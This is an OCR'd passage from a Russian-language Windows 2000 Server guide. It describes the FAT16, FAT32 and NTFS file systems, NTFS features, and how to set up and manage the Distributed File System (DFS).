- Выбор файловой системы
- Управление распределенной файловой системой
- Организация доступа к файлам и папкам
- Политика управления разрешениями
- Резюме

В настоящей главе вниманию пользователей предлагается материал, посвященный организации и принципам работы с файловыми системами, используемыми операционной системой Windows 2000 Server (FAT16, FAT32 и NTFS). Как говорится, лучше один раз увидеть...

Файловые системы Windows 2000

В следующих нескольких разделах рассматриваются файловые системы, используемые операционной системой Windows 2000 Server. Здесь же вы найдете краткое описание каждой из рассматриваемых файловых систем.

"Старые знакомые": FAT16 и FAT32

Файловая система FAT16 возникла еще в эру MS-DOS, в связи с чем обеспечивается поддержка этой ОС практически всеми операционными системами ПК (за исключением разве что Macintosh). Название "FAT" - это сокращение от слов File Allocation Table (Таблица размещения файлов). Именно в этой таблице хранятся сведения, описывающие размещение и хранение файлов на жестком диске.

Если при форматировании диска используется файловая система FAT16, создаются пять системных областей. Первая область называется *зарезервированной* и включает несколько секторов. Первый сектор именуется *загрузочным*. Именно здесь находится таблица разделов диска, а также программа автозагрузки. Таблица разделов хранит сведения о разделах жесткого диска, а программа автозагрузки выполняет запуск операционной системы.

Вторую системную область диска занимает *таблица размещения файлов*. Именно здесь находится информация, описывающая кластеры диска. Состояние каждого кластера представляется с помощью соответствующих атрибутов (свободный, занятый, поврежденный или зарезервированный). В третьей системной области находится резервная копия таблицы FAT (налицо двойное резервирование). Информация из ре-

зервной копии таблицы FAT может применяться служебными программами в целях восстановления поврежденной основной таблицы FAT.

В четвертой системной области находится так называемая таблица корневого каталога, которая (вместе с таблицей FAT) используется системой в целях локализации файлов в корневом каталоге диска, файлов в подкаталогах, а также для нахождения начального кластера, соответствующего каждому кластеру.

Остальные области диска отводятся под хранение самих данных. Количество *секторов*, содержащихся в каждом кластере *диска,* определяется автоматически (в зависимости от общего размера диска). Если объем диска не превышает 32 Мбайт, тогда в каждом кластере содержится один сектор (объем каждого сектора составляет 512 байт). Как видите, минимальная единица хранения информации на диске занимает именно столько места. В случае если размер дискового тома варьируется от 2 до 4 Гбайт, в одном кластере содержится уже целых 128 секторов!

Максимально возможное количество кластеров, поддерживаемых файловой системой FAT16, составляет 65526, в связи с чем размер тома ограничивается величиной в 4 Гбайт.

С появлением операционной системы Windows 95 OSR 2 возникла файловая система FAT32. Здесь для хранения таблицы FAT выделяется 32 бита, поэтому максимально возможное количество кластеров составляет уже 268 435 446. Вследствие этого (и поскольку максимальный размер кластера выражается величиной, равной 32 768 байт) максимальный объем дискового тома FAT32 может выражаться величиной 8 Тбайт, хотя из-за ограничений, накладываемых оборудованием (размер сектора равен 512 байт), фактически допускается максимальный размер, равный 2 Тбайт. В силу архитектурных особенностей Windows 2000 допускается создание логических дисковых разделов, каждый из которых равен 32 Гбайт (максимальное значение).

Если размер дискового тома варьируется от 512 Мбайт до 8 Гбайт, в каждом кластере будет содержаться до 8 секторов. Если же размер дискового тома превышает 32 Гбайт, каждый кластер будет содержать уже 64 сектора.

Файловая система NTFS

Сокращение NTFS образовано от слов NT File System (Файловая система Windows NT). Поскольку эта система появилась недавно, то, как и всякое новое изобретение, сулит определенные выгоды и удобства тому, кто рискнет им воспользоваться. Сказанное вовсе не означает, что эту файловую систему следует применять во всех случаях, но бывают такие моменты, когда достойной альтернативы просто не существует.

Основной отличительной особенностью файловой системы NTFS является ее способность к восстановлению. В случае каких-либо сбоев при последующем запуске Windows 2000 Server обеспечивается автоматическое восстановление данных. При использовании этой файловой системы также возможно предоставление *прав доступа* к отдельным *объектам*, что позволяет поднять уровень обеспечения безопасности на невиданную ранее высоту.

Размеры томов NTFS ограничиваются величиной в 2 Гбайт, а количество секторов в одном кластере варьируется от 1 тома (размером в 512 Мбайт и менее) до 128 (размеры дисковых томов превышают 32 Гбайт).

Загрузочный сектор занимает до 16 секторов, включая при этом две структуры: таблица BPB (BIOS Parameter Block, Блок параметров BIOS) и программа автозагрузки. Программа автозагрузки запускает на выполнение файл NTLDR, который в свою очередь выполняет загрузку операционной системы. В конце дискового тома находится копия загрузочного сектора.

Сведения о данных, хранящихся на дисковом томе, можно найти в *основной файловой таблице* (MFT, Master File Table). По сути, эта таблица является реляционной ба-

зой данных, которая дублирует функции таблицы FAT в одноименной файловой системе. Каждая запись таблицы содержит описание таких элементов, как имя, дескриптор безопасности, а также некоторые другие файловые атрибуты. Размер каждой записи таблицы MFT фиксированный и определяется в процессе форматирования дискового тома (варьируется от 1 до 4 Кбайт).

Для хранения достаточно большого по размерам (или фрагментированного) файла выделяется несколько записей в таблице MFT. В этом случае первая запись таблицы именуется *базовой файловой записью.* Если файл имеет достаточно большие размеры, для представления сведений о нем выделяются дополнительные системные области диска.

Первые записи главной файловой таблицы (в количестве, равном шестнадцати) используются файловой системой NTFS в целях хранения *метаданных*, характеризующих структуру файловой системы.

В табл. 13.1 приводится описание метаданных, включенных в файловую систему NTFS.

Таблица **13.1.** Метаданные, **используемые** файловой **системой NTFS**

Запись таблицы MFT	Содержимое **записи**	Название файла	Назначение
0	Главная файловая таблица (MFT)	$Mft	Базовые записи, включающие сведения о всех файлах и папках тома. Если размер файла/папки превышает заранее определенное значение, выделяются дополнительные записи
1	Копия главной файловой таблицы	$MftMirr	Зеркальная копия главной файловой таблицы, содержащая первые четыре записи. Благодаря копии открывается доступ к таблице MFT в случае возникновения каких-либо ошибок
2	Системный журнал	$LogFile	Включает хронологию транзакций, благодаря чему обеспечивается автоматическое восстановление файловой системы в случае возникновения каких-либо ошибок
3	Том	$Volume	Хранится версия файловой системы и метка тома
4	Определения атрибутов	$AtrrDef	Включает таблицу имен, количества и описаний файловых атрибутов
5	Именной указатель файлов корневого каталога	$	Корневой каталог дискового тома
6	Карта распределения кластеров	$Bitmap	Таблица задействованных кластеров
7	Загрузочный сектор раздела	$Boot	Программа автозагрузки, находящаяся на загрузочном томе
8	Файл, включающий описание поврежденных кластеров	$BadClus	Карта расположения поврежденных дисковых кластеров
9	Файл подсистемы безопасности	$Secure	Уникальные дескрипторы безопасности для всех файлов, находящихся на данном дисковом томе

Окончание табл. 13.1

Запись таблицы MFT	Содержимое записи	Название файла	Назначение
10	Таблица символов верхнего регистра	$Upcase	Используется для преобразования символов нижнего регистра в символы верхнего регистра в соответствии со стандартом Unicode
11	Файл расширений NTFS	$Extend	Позволяет использовать дополнительные возможности файловой системы NTFS
12–15			Зарезервировано для использования в будущем

Как видите, между таблицами FAT и MFT имеется достаточно много общего, хотя во всем остальном файловые системы FAT и NTFS существенно отличаются. Обратите внимание на тот факт, что файловая система обладает встроенной системой сжатия файлов, работа которой осуществляется в фоновом режиме и совершенно "прозрачна" для пользователей.

Структура файловой системы NTFS приводит к ее "открытости". Это означает, что разрешается включать новые возможности, не изменяя архитектуру существующей файловой системы.

В новой версии NTFS 5.0 появились такие замечательные свойства, как дисковые квоты, точки передачи, кодированная файловая система (EFS), точки соединения и возможность организации подключенных томов.

Система EFS достаточно подробно рассматривалась в главе 8, а остальные ее возможности вкратце представлены в следующих разделах.

Дисковыеквоты

Дисковые квоты позволяют ограничить объем доступного пространства на диске, выделяемого тому или иному пользователю. Благодаря этому экономится дисковое пространство, а сами пользователи учатся рачительно применять предоставленные в их распоряжение ресурсы.

В зависимости от выбранных настроек система может блокировать сохранение данных на диске или просто выдавать соответствующее предупреждающее сообщение в случае, если пользователь превышает заранее заданный порог (рис. 13.1).

Обычно назначенные квоты относятся ко всему тому в целом, хотя существует возможность их назначения для отдельных пользователей. Используя групповые политики, можно также назначить дисковую квоту той или иной пользовательской группе.

Если же требуется назначить квоту не диску в целом, а отдельной папке, например, C:\Мои документы, в этом случае следует воспользоваться *подключенным томом, с* помощью которого обеспечивается помещение (подключение) физического тома внутри папки, находящейся на NTFS-диске. В результате создается полная имитация выделения дисковой квоты для отдельной папки. Более подробное описание подключенных томов можно найти в одном из следующих разделов.

Точкипередачи

Точки передачи — это объекты файловой системы NTFS, которые включают специальные дескрипторы атрибутов. Их применение приводит к расширению функциональных возможностей системы, особенно совместно с фильтрами, обеспечивающими

увеличение быстродействия при работе с файловой системой NTFS. В результате включаются новые компоненты и функции, разработанные компанией Microsoft, причем без существенного изменения архитектуры существующей системы.




Рис. 13.1. Настройка дисковых квот а томе NTFS

По сути точки передачи исполняют роль своеобразных "верстовых столбов". Если в ходе просмотра операционной системой названия пути встречается точка передачи, возвращается ее дескриптор в стек ввода-вывода. Именно этот дескриптор определяет назначение рассматриваемой точки передачи. Затем дескриптор "просматривается" с помощью установленных в операционной системе фильтров. В случае обнаружения каких-либо совпадений запускается инструментальное средство, поставленное в соответствие той или иной точке передачи, которое отлично от стандартных драйверов файловой системы NTFS.

Иерархическая система хранения данных

Благодаря блоку управления иерархической системой хранения данных (HSM, Hierarchical Storage Management) обеспечивается размещение на удаленном сервере всего файла или какой-либо его части, которые отмечаются как соответствующие тем или иным точкам передачи. Подобная технология при необходимости предоставляет возможность автоматического извлечения хранящихся в этих файлах данных.

Обычно система HSM применяется вместе со службами организации удаленного хранения (RSS, Remote Storage Services) и службой хранения на съемных дисках (Removable Storage). В результате обеспечивается хранение с возможностью автоматического восстановления данных на дискетах или магнитной ленте.

Точки соединения

Точки соединения обеспечивают "отображение" локальных томов, а также сетевых общих ресурсов в локальную папку NTFS, в результате чего происходит интеграция локальных и удаленных объектов в составе одного локального пространства имен.

Подключенные тома

Благодаря использованию подключенных томов в среде Windows 2000 достигается тот же уровень "комфорта", который возможен только в случае применения распределенной файловой системы в среде UNIX. В частности, доступно монтирование различных каталогов, образующих единое пространство имен файловой системы, в результате чего становится возможным создание однородной файловой системы на основе отдельных физических томов. Помимо этого, один том NTFS может быть смонтирован сразу же в несколько папок NTFS.

Выбор файловой системы

Задача выбора файловой системы не столь проста и однозначна, как это может показаться на первый взгляд.

Файловая система FAT обладает рядом неоспоримых преимуществ. Она совместима практически с любой операционной системой, а также подходит для компьютеров, на которых установлено несколько операционных систем одновременно. Кроме того, систему FAT несложно восстанавливать — для этого, как правило, достаточно загрузить ее со стартовой дискеты DOS, а затем запустить на выполнение одну из многочисленных утилит, предназначенных для устранения ошибок и восстановления томов FAT. А для томов объемом менее 256 Мбайт система FAT удобнее в использовании, чем NTFS.

Правда, FAT присущи определенные недостатки. Поскольку загрузочный сектор системы всегда расположен в одном и том же месте (первая дорожка на диске), это делает его уязвимым по отношению к возможным ошибкам. Другими словами, при повреждении этой дорожки блокируется доступ ко всему тому. Кроме того, структура корневого каталога в FAT рассчитана на ввод не более чем 512 записей, что соответственно ограничивает максимально возможное число файлов в каталоге (и, что еще важнее, количество вложенных папок) числом 512.

Еще одним существенным недостатком файловой системы FAT16 является ограничение на максимальный размер тома (до 4 Гбайт), хотя на деле это не так уж и важно, поскольку из-за особенностей FAT использование в ней томов большого размера в принципе неудобно. Кроме того, относительно большой стандартный размер кластеров в системе FAT16 приводит к значительному снижению эффективности использования дискового пространства.

Файловой системе FAT32 присуши свои (и довольно значительные) преимущества. Во-первых, 32-разрядная FAT позволяет увеличить объем тома до 2 Тбайт, что, конечно же, несравненно больше 4 Гбайт, принятых в FAT16. Во-вторых, меньший размер кластера в системе FAT32 означает, что в томах FAT32 размещение информации происходит гораздо эффективнее, чем в томах FAT16 такого же размера.

Помимо разницы в размере кластеров и максимальной емкости тома, между системами FAT16 и FAT32 существует несколько глобальных различий. Прежде всего, система FAT32 лучше и стабильнее работает, она также обладает большей отказоустойчивостью, чем FAT16, поскольку в случае повреждения FAT32 Windows 2000 сможет воспользоваться ее резервной копией. Следует также добавить, что загрузоч-

ный сектор на томе FAT32 содержит все необходимые резервные данные, позволяющие системе восстановить том, если в загрузочном секторе возникнет ошибка.

Система NTFS в свою очередь во многом значительно превосходит и FAT16, и FAT32. Нельзя, правда, не отметить тот факт, что быстродействие NTFS не впечатляет. Тем не менее, учитывая множество других критических факторов (структура системы, размер кластера, степень фрагментации, количество файлов), а также то, что существующее аппаратное обеспечение реализует высокое быстродействие независимо от выбранного типа файловой системы, это не так уж и критично. Более важен зачастую правильный выбор интерфейса диска (например, SCSI, а не IDE).

Одно из наиболее существенных отличий системы NTFS от ее предшественниц — высокая степень безопасности. Как уже упоминалось, ни в FATI6, ни в FAT32 не предусмотрено никаких средств для обеспечения локальной безопасности файлов. Ограничение сетевого доступа к общим ресурсам — вот и все, что было доступно ранее. Только в системе NTFS стало возможным назначать разрешения доступа для отдельных файлов. Кроме того, система NTFS поддерживает автоматическое сжатие файлов, что недоступно в FAT16 и FAT32 для Windows 2000.

Поскольку в Windows 2000 управлять размером кластеров можно и для томов FAT, и для NTFS, сам по себе размер кластера не является каким-либо преимуществом или недостатком. Однако для томов заданного размера в системе NTFS по умолчанию всегда используется меньший размер кластера. С уменьшением размера кластера увеличивается эффективность использования дискового пространства, однако в то же время возрастает степень фрагментации файлов. Из-за коренных различий в структуре файловых систем FAT и NTFS последняя управляется с фрагментированными файлами намного лучше, поэтому в данном случае фрагментацией можно и пренебречь.

Таким образом, основные преимущества, предлагаемые файловой системой NTFS, касаются скорее ее функциональных возможностей и безопасности, а не быстродействия. При установке новой операционной системы рекомендуется выбрать именно файловую систему NTFS, а также преобразовать в разделы NTFS все существующие разделы FAT16 и FAT32. Вы не только обеспечите высокую безопасность своих данных, применяя систему разрешений системы NTFS, но и сможете в полной мере ощутить все преимущества использования распределенной файловой системы DFS, кодированной файловой системы EFS, подключенных томов, дисковых квот и других примечательных свойств системы NTFS. Использование файловой системы FAT оправдано, пожалуй, только в том случае, когда на компьютере установлено несколько операционных систем одновременно, причем должен обеспечиваться доступ ко всем томам в каждой из операционных систем. Еще раз отметим, что не следует рассматривать высокие требования файловой системы NTFS к оборудованию как ее недостаток, ведь большинство современных компьютеров обеспечивают настолько высокое быстродействие, что небольшое замедление работы файловой системы практически незаметно.

Управление распределенной файловой системой

В состав операционной системы Windows 2000 входит чрезвычайно полезное инструментальное средство, именуемое распределенной файловой системой (DFS, Distributed File System), которое позволяет значительно упростить работу пользователя с локальной сетью и ее ресурсами. По существу, распределенная файловая система объединяет свойства локальных томов, сетевых ресурсов и даже целых серверов в общем пространстве имен файловой системы. Теперь в поисках каких-нибудь определенных ресурсов вместо того, чтобы "обыскивать" несколько сетевых серверов, можно огра-

ничиться просмотром единственного пространства имен (представленного, например, одной буквой диска). Другими словами, для сетевого пользователя распределенные ресурсы будут выглядеть так, как будто все они находятся в одном месте, хотя на самом деле они могут находиться даже в разных полушариях!

Помимо создания однородной файловой системы и облегчения доступа пользователя к сетевым ресурсам, система DFS предоставляет еще несколько преимуществ. Файловая система DFS отслеживает связи с объектами собственного пространства имен, что делает возможным перемещение папок и их содержимого внутри пространства имен DFS без разрыва логических связей и структуры файловой системы. Поскольку пользователи видят не физическое, а логическое расположение той или иной папки, они могут перемешать эту папку в любое место пространства имен, независимо от того, будет это тот же или какой-нибудь другой сервер. Для пользователя все это не представляет никакой разницы, поэтому доступ к папкам проходит по их прежнему логическому адресу, даже если они будут физически перемешены. Для Web-сервера распределенная файловая система предоставляет возможность свободно перемешать фрагменты содержимого Web-страницы без разрыва гиперссылок и потери доступности для ее посетителей. Для корпоративных сетей отслеживание связей DFS позволяет вносить изменения в структуру хранения данных, не влияя при этом ни на доступ пользователей к общим ресурсам, ни на способ этого доступа.

Еще одно преимущество DFS — это ее доступность при использовании совместно со службой Active Directory. Система DFS переносит свою топологию в Active Directory, делая ее видимой для всех пользователей домена. Кроме того, можно выполнить репликацию пространства имен DFS с помощью встроенных средств репликации службы Active Directory, тем самым делая папки в данном пространстве имен DFS доступными даже в случае, когда определенный сервер стал недоступным или вышел из строя.

И наконец, третьим преимуществом DFS, которое будет рассмотрено в дальнейшем, является балансировка загрузки. Можно объединить несколько реплик общего ресурса в одной точке общего доступа. В то время как пользователю кажется, что, обращаясь к конкретному файлу, он каждый раз "получает" его из одного и того же места, на самом деле этот файл может передаваться с различных серверов в зависимости от степени их загрузки.

Структура распределенной файловой системы

Пространство имен DFS представляет собой общий ресурс сетевых ресурсов, собранных под одним корнем DFS, который выступает в роли контейнера для пространства имен и выполняет в распределенной файловой системе практически те же функции, что и корневая папка на физическом томе. Другими словами, в распределенной файловой системе корень DFS служит точкой общего доступа. В отличие от корневой папки тома, содержащей вложенные подпапки, корень DFS включает связи с общими ресурсами (локальными и удаленными), которые образуют распределенную файловую систему. Каждая связь отображается в виде вложенной папки корневого ресурса.

Сервер, на котором находится корень DFS, называется *узловым сервером*. Можно создавать корневые реплики (т.е. копии корня) и на других серверах, чтобы обеспечить доступ к ресурсам DFS в случае, если хост станет недоступным. Для доступа к корню DFS потребуется использовать имя, соответствующее соглашению UNC (Universal Naming Convention, Универсальное соглашение о назначении имен в сети), т.е. имя пути в следующей форме: `\\узел\имя` корня, где узел — это сетевое имя сервера, на котором находится корень DFS, и имя корня — название соответствующего корня. Например, если был создан корень под названием Share на сервере FileServer, то пользователям для получения доступа к этому корню со своих компьютеров

необходимо ввести следующее UNC-имя: \\Fileserver\Share. Отображаемое имя определяется непосредственно функциями распределенной файловой системы и может включать в себя общие ресурсы, локальные для этого сервера, общие ресурсы, хранящиеся на других серверах, и даже общие ресурсы, расположенные на собственных компьютерах клиентов. Кроме того, для доступа к тем или иным ресурсам файловой системы DFS пользователи могут указывать и более конкретные имена, как, например, \\Fileserver\Share\Semen\Files\SomeFile.doc.

В текущей версии распределенной файловой системы DFS на сервере можно разместить только один корень DFS как для автономных, так и для отказоустойчивых конфигураций.

По умолчанию в системе DFS не предусмотрена репликация данных между репликами. Ничто не мешает вам определить внутри связи DFS несколько реплик, каждая из которых будет указывать на совершенно другое содержимое. Эта интересная возможность позволяет, например, создавать динамическое наполнение Web-страниц, в основу структуры которых положена распределенная файловая система. Настройте систему на выполнение репликации и синхронизации, если вам необходимо, чтобы различные реплики связи действительно указывали на единое содержимое.

Различия между отдельными корнями DFS и корнями DFS в домене

Распределенная файловая система DFS поддерживает два типа корней — отдельные и в домене. Корни DFS в домене интегрированы в службу Active Directory и обеспечивают репликацию топологии DFS по всему домену (но не репликацию папок, если только вы их специально для этого не настроите). Корень DFS в домене должен быть размещен на сервере-участнике данного домена. Топология системы DFS автоматически публикуется в Active Directory, что обеспечивает доступ к ней пользователей всего домена (а также доменов, с которыми установлены доверительные отношения).

Корни DFS в домене не связаны со службой Active Directory и поэтому не обеспечивают репликацию, предоставляемую отказоустойчивыми корнями. Не стоит верить справке для DFS, где указывается, что внутри пространства имен отказоустойчивых корней можно создавать многоуровневую структуру, чего нельзя делать для отдельных корней. Структура пространства имен для любого корня, будь то отдельный или отказоустойчивый, может иметь только один уровень. Другими словами, каждая связь DFS содержит только реплики; она не может включать вложенные связи. Причина этого заключается в одноуровневой реализации системы DFS. Возможно, в будущих версиях распределенной файловой системы что-то изменится, поскольку одноуровневая структура — это всего лишь ограничение, касающееся реализации, а не физическое или техническое ограничение.

Несмотря на то, что структура связей DFS включает не больше одного уровня, на количество уровней реплики внутри соответствующего ресурса никаких ограничений не накладывается. Связи содержат только указатели на общие ресурсы, а сами ресурсы могут иметь сколь угодно сложную иерархическую структуру.

Как уже говорилось ранее, можно создавать корневые реплики для репликации корня DFS с одного компьютера на другой. Такую репликацию можно выполнять только в рамках отказоустойчивого корня. Корневые реплики отдельных корней создать невозможно. Поскольку на каждом сервере может размешаться только один корень DFS, сервер, на котором находится корневая реплика, уже не может иметь собственного корня. Тем не менее, создать отказоустойчивый корень можно на каждом члене домена. Для этого серверу вовсе необязательно быть контроллером домена.

Как и в случае с репликами внутри связи DFS, нет никакой гарантии того, что данная корневая реплика является точной копией другой. Создание корневой реплики не предусматривает никаких средств синхронизации или репликации папок — при этом просто создается логическая взаимосвязь между корнями на двух или нескольких серверах, на которые ссылается одно и то же имя пространства имен DFS. В этом случае придется отдельно настроить синхронизацию и репликацию, чтобы пользователи всегда видели одно и то же содержимое корня независимо от того, к какому серверу они подключатся.

Поддержка клиентов

Распределенная файловая система обеспечивает полную поддержку клиентского доступа к общим ресурсам с помощью точки общего доступа корня DFS, если эти клиенты используют соответствующие сетевую структуру и протокол, а также поддерживают DFS. Такие клиенты могут просматривать и отдельные, и отказоустойчивые корни сети. Операционные системы Windows 98 и Windows NT 4.0 вместе с обновлением Service Pack 4 включают встроенную поддержку для обзора отдельных и отказоустойчивых корней DFS. Операционная система Windows 95 никаких встроенных средств поддержки DFS не имеет, поэтому чтобы клиенты Windows 95 получили возможность обзора корней DFS, необходимо установить соответствующую службу. Клиент DFS для Windows 95 можно найти на Web-узле по адресу: `http://www.microsoft.com/NTServer/nts/downloads/winfeatures/NTSDistrFile/download.asp`. После установки этой службы клиенты Windows 95 смогут просматривать и отдельные, и отказоустойчивые корни DFS.

Клиенты Windows 95, Windows 98 и Windows NT (и даже клиенты Windows 95, для которых не установлена служба DFS) могут размещать у себя реплики DFS, поскольку на этом уровне распределенная файловая система попросту представляет собой механизм перенаправления к общим ресурсам. До тех пор пока общая папка находится на компьютере клиента, любой клиент, поддерживающий DFS, может быть перенаправлен к этому ресурсу. Вдобавок ко всему, для того чтобы разместить у себя общие папки, клиентам вовсе не обязательно относиться к одному и тому же домену (или к какому-либо домену вообще), даже для отказоустойчивых корней DFS.

Репликация

Как уже упоминалось, система DFS может обеспечить некоторую избыточность доступа, для того чтобы доступ к общим ресурсам внутри данного пространства имен не терялся, даже если по каким-либо причинам определенный сервер или ресурс станут недоступными. Делается это с помощью *репликации*, в ходе которой корень или связь DFS (вместе с соответствующими данными) копируются на один или несколько других серверов. Поскольку в ответ на запрос клиента система DFS возвращает весь список корневых реплик или реплик данного ресурса, клиент может перепробовать все реплики из списка, пока не найдет работающую, если связь с конкретным сервером или ресурсом вдруг нарушится.

В системе DFS по умолчанию не предусмотрено репликации корня или реплик, соответствующих одной и той же связи, но при желании ее можно настроить на автоматическую репликацию отдельных общих папок (связей DFS) или же корней полностью. Автоматическая репликация в DFS происходит посредством встроенной в Windows 2000 службы репликации файлов (FRS, File Replication Service). После того как вы завершили создание корневой реплики или реплики ресурса, можно настроить политику реплики, определяющую правила, по которым происходит репликация данного объекта. Следует заметить, что автоматическая репликация доступна лишь для

отказоустойчивых корней DFS и может применяться только к данным, размещенным на томах NTFS. По умолчанию служба FRS проводит репликацию данных каждые 15 секунд.

Выполнение автоматической репликации невозможно для данных, хранящихся на томах FAT, или же для отдельных корней и реплик DFS. В этих случаях репликацию необходимо выполнять вручную. Выполнение подобной репликации заключается именно в периодическом копировании данных вручную с помощью метода "перетащить и отпустить", т.е. так, как будто вы вручную копируете какой-то обыкновенный файл из одной папки в другую. Конечно же, с помощью командных файлов ручную репликацию всегда можно автоматизировать, однако лучше этого не делать. Автоматическая репликация с помощью отказоустойчивых корней DFS куда лучше и приятнее, поскольку она крайне проста в обращении и практически не требует контроля. Несмотря на то, что в пределах отказоустойчивого корня автоматическую и ручную репликацию можно совмещать, для поддержания полной синхронизации копий лучше всегда использовать только какую-нибудь одну схему.

Схему репликации можно настроить таким образом, чтобы одна копия выполняла роль главной, а остальные предназначались только для чтения. Для этого вначале создайте папку и общий ресурс на серверах, на которых должны размешаться копии, предназначенные только для чтения. Затем установите разрешения NTFS для доступа к главной папке, которые разрешили бы пользователям доступ только для чтения, но в то же время позволили бы службе FRS отображать изменения главной копии в ее дочерних папках. И наконец, настройте политику корневой реплики или реплики папки для запуска репликации, указывая соответствующий корень или папку как оригинал для репликации.

Кэширование запросов клиента

В системе DFS предусмотрена возможность кэширования запросов клиента в целях улучшения производительности системы и снижения нагрузки сети. Когда клиент подает запрос на хост DFS, хост возвращает клиенту требуемую информацию вместе с параметром кэширования. Полученные данные помещаются в кэш клиента, где и хранятся на протяжении времени, определенного параметром кэширования. Если в течение периода кэширования клиент запросит ту же самую информацию еще раз, она берется из его кэша, а не из сети. По истечении периода кэширования эти данные автоматически уничтожаются, и в следующий раз клиент вновь получит их с сервера вместе с новым параметром кэширования.

Можно настраивать значения параметров кэширования для реплик отдельных папок или же для корней полностью. Значения параметров кэширования задаются в процессе создания корня или связи DFS.

Консоль распределенной файловой системы

Наряду с другими средствами администрирования, консоль управления MMC предоставляет возможности для управления системой DFS. Чтобы открыть консоль распределенной файловой системы, выберите команду Пуск⇨Программы⇨Администрирование⇨Распределенная файловая система DFS или же запустите на выполнение программу DFSgui.msc. Внешний вид консоли DFS показан на рис. 13.2.

Несмотря на то, что на каждом сервере может размещаться только один корень DFS, консоль распределенной файловой системы позволяет управлять корнями DFS по всей сети. Таким образом, консоль DFS обеспечивает общую точку управления для всех корней DFS вашей корпорации в соответствии с вашими правами доступа к корпоративным ресурсам. Чтобы просмотреть другой корень DFS, щелкните правой

кнопкой мыши на значке Распределенная файловая система DFS и выберите из контекстного меню команду Отобразить существующий корень DFS. Укажите имя корня DFS или сервер, на котором он размешен, согласно одному из трех форматов именования, предложенных в диалоговом окне. Чтобы удалить значок корня DFS из окна консоли (но не удалить сам корень), щелкните на корне правой кнопкой мыши и выберите команду Удалить отображение корня DFS.




Рис. 13.2. Консоль распределенной **файловой** системы **DFS**

С помощью консоли распределенной файловой системы с корнями, связями и репликами можно выполнять следующие действия: создание и удаление, настройка свойств, проверка статуса, а также подключение и отключение. В следующих разделах будет рассказано о том, как это делается.

Создание и удаление корней DFS

Ранее уже рассказывалось о том, что с помощью консоли DFS можно создавать отдельные или отказоустойчивые корни распределенной файловой системы. Любой из этих типов корней можно создать как на контроллере домена, так и на простом сервере-участнике домена. Кроме того, можно использовать консоль DFS для создания корня на любом подходящем для этого сервере сети, а не только на локальном компьютере. Однако на сервере может размещаться только один корень DFS, поэтому перед созданием корня придется удалить уже существующий корень. Для создания нового корня раскройте консоль DFS, щелкните правой кнопкой мыши на значке Распределенная файловая система DFS и выполните команду Создать корень DFS. После этого запускается Мастер создания нового корня DFS, здесь может потребоваться ввод следующих данных.

- Создать отдельный корень DFS или корень DFS в домене (диалоговое окно Выбор типа корня DFS). Выберите тип корня DFS, который необходимо создать. Как уже было сказано, вы можете создать корень любого типа на сервере-участнике домена или на контроллере домена.

- Имя домена (диалоговое окно Укажите несущий домен для корня DFS). Укажите имя домена, если создается отказоустойчивый корень.
- Имя сервера (диалоговое окно Выбор несущего сервера для корня DFS). Мастер запрашивает имя сервера, на котором необходимо разместить корень DFS. Укажите имя сервера в формате UNC (например, `\\someserver`) или же его полное доменное имя (например, `someserver.somedomain.com`).
- Корневой ресурс (диалоговое окно Выбор общего ресурса для корня DFS). Укажите ресурс, на основе которого будет создан корень DFS. Для этого вы можете использовать уже существующую папку или же с помощью мастера создать новую.
- Комментарий (опция Комментарий). При желании можно добавить вспомогательный комментарий, содержащий описание функций или какие-нибудь другие сведения о корне. Эта информация появляется, когда вы просматриваете свойства корня (для этого щелкните на корне правой кнопкой мыши и выберите команду Свойства из контекстного меню).

Чтобы удалить корень DFS, щелкните на корне правой кнопкой мыши и выберите в контекстном меню команду Удалить корень DFS. После этого Windows 2000 попросит вас подтвердить удаление корня. Обратите внимание, что удаление корня делает невозможным дальнейший доступ к нему пользователей, однако не влияет на папки, входящие в корень, и их содержимое.

Создание ссылок DFS

Ресурс, который вы отметили в качестве точки общего доступа корня DFS, может содержать вложенные папки и файлы, которые будут видеть пользователи, когда раскроют этот корень. Кроме того, корень DFS может содержать связи, которые указывают на общие ресурсы, расположенные на локальном компьютере или других компьютерах сети. Таким образом связи DFS определяют механизм, позволяющий объединять общие ресурсы, расположенные на различных компьютерах сети, в одну файловую систему, представленную корнем DFS.

Чтобы создать ссылку DFS, раскройте консоль распределенной файловой системы, щелкните правой кнопкой мыши на корне, в который нужно добавить новую связь, и выберите из контекстного меню команду Создать ссылку DFS. На экране появится диалоговое окно Создание новой ссылки DFS.

Работа с репликами

